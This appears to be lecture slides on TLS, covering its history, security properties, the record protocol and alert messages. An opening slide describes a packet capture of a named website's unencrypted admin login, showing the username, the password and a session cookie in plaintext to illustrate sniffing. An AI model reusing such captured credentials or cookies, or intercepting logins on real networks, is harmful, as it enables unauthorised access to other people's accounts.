
Let's go back in time (don't try this at home)

- Booking is done via TLS (that's good)
- BUT how about the rest of the website?



Let's go back in time (don't try this at home)

- Booking is done via TLS (that's good)
- BUT how about the rest of the website?



Let's go back in time (don't try this at home)

The screenshot shows a NetworkMiner tool interface with an 'http' tab selected. It displays a list of network traffic entries:

No.	Time	Source	Destination	Protocol	Length	Info
29	23.556450	192.168.0.6	185.93.195.155	HTTP	704	POST /admin/login.php HTTP/1.1 (application/x-www-form-urlencoded)
32	23.710144	185.93.195.155	192.168.0.6	HTTP/X...	1385	HTTP/1.1 200 OK
34	23.803670	192.168.0.6	185.93.195.155	HTTP	459	GET /admin/loginstyle.php HTTP/1.1
38	23.833640	185.93.195.155	192.168.0.6	HTTP	427	HTTP/1.1 200 OK (text/css)

Below the table, a browser window is shown with the URL `http://www.slots-bowl.dk/admin/login.php`. The page content includes:

```
Host: www.slots-bowl.dk\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8Accept-Language: en-US,en;q=0.5\r\nAccept-Encoding: gzip, deflate\r\nContent-Type: application/x-www-form-urlencoded\r\nContent-Length: 49\r\nOrigin: http://www.slots-bowl.dk\r\nDNT: 1\r\nConnection: keep-alive\r\nReferer: http://www.slots-bowl.dk/admin/login.php\r\nCookie: CMSSESSID486eed53=7fc99d227461627c4ed0406b292733f1\r\nUpgrade-Insecure-Requests: 1\r\nSec-GPC: 1\r\n\r\n[Full request URI: http://www.slots-bowl.dk/admin/login.php]\r\n[HTTP request 1/2]\r\n[Response in frame: 32]\r\n[Next request in frame: 34]\r\nFile Data: 49 bytes
```

A detailed analysis of the POST request (No. 29) is expanded:

- HTML Form URL Encoded: application/x-www-form-urlencoded
 - Form item: "username" = "bowling"
 - Form item: "password" = "123456"
 - Key: password
 - Value: 123456
 - Form item: "loginsubmit" = "Send"

The right side of the interface shows the raw hex and ASCII data for the selected request (No. 29).

Outline


- **Introduction**
- **Certificates**
- **TLS**
 - What it can offer
 - TLS protocol
 - TLS resumption
- **Beyond HTTP**
- **Attacks on TLS**
- **Lab exercise**

On the ambiguity of names

- SSL: Secure Sockets Layer
- TLS: Transport Layer Security
- TLS is a **newer version** of SSL
 - For political/historical reasons SSL is still used/mentioned

Protocol	Published	Status
SSL 1.0	Unpublished	Unpublished
SSL 2.0	1995	Deprecated in 2011 (RFC 6176)
SSL 3.0	1996	Deprecated in 2015 (RFC 7568)
TLS 1.0	1999	Deprecation planned in 2020 ^[11]
TLS 1.1	2006	Deprecation planned in 2020 ^[11]
TLS 1.2	2008	
TLS 1.3	2018	

On the ambiguity of names



What does it do?

- **Confidentiality**
 - Encryption of a session (e.g., via DH-RSA)
- **Authentication (via certificates)**
 - Is valid for the same domain as the one being accessed
 - Has been issued by a trusted CA (Certificate Authority)
 - Is valid and not passed its expiration date
- **Data integrity**
- **Forward secrecy**
 - (most of the time; depends on protocol version and settings)

What it doesn't do

- **Privacy/Anonymity**
 - Everyone knows that A communicates with B
 - They don't know the content of the communication
- It doesn't make a website "**safe**"
 - Anyone can create an SSL/TLS certificate
- It doesn't mean that the data saved on the server is encrypted too
- (also sometimes protocol ≠ implementation ;)




Outline

- **Introduction**
- **Certificates**
- **TLS**
 - What it can offer
 - TLS protocol
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- **Beyond HTTP**
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- **Lab exercise**


TLS at a glance

- A protocol offering various security properties




TLS at a glance

SSL/TLS Protocol Stack




TLS Record Protocol


- The Record Protocol **takes messages to be transmitted, fragments the data into manageable blocks, optionally compresses the data, applies a MAC, encrypts, and transmits the result**
- (For the receiver's end: received data is verified, decrypted, reassembled, and then delivered to higher-level clients)



TLS Record Layer




TLS at a glance




TLS Higher Layer sub-protocol

- **Change Cipher Spec**
 - Notify the receiving party that subsequent records will be protected under the just-negotiated CipherSpec and keys
 - Only one byte long, and signals the change in communications protocol by having a value of ‘1’
 - Exists only in TLS versions <=1.2
- **Alert** –Sends errors, problems or warnings about the connection. This layer is formed with two fields:
 - **Severity Level:** value 1 (warning) or 2 (fatal error; discontinue session)
 - **Alert Description:** indicates the specific error that caused the Alert Message to be sent from a party. This field is one byte, mapped to one of twelve specific numbers (e.g., handshakeFailure, BadCertificate, CertificateRevoked, etc.)



TLS Handshake

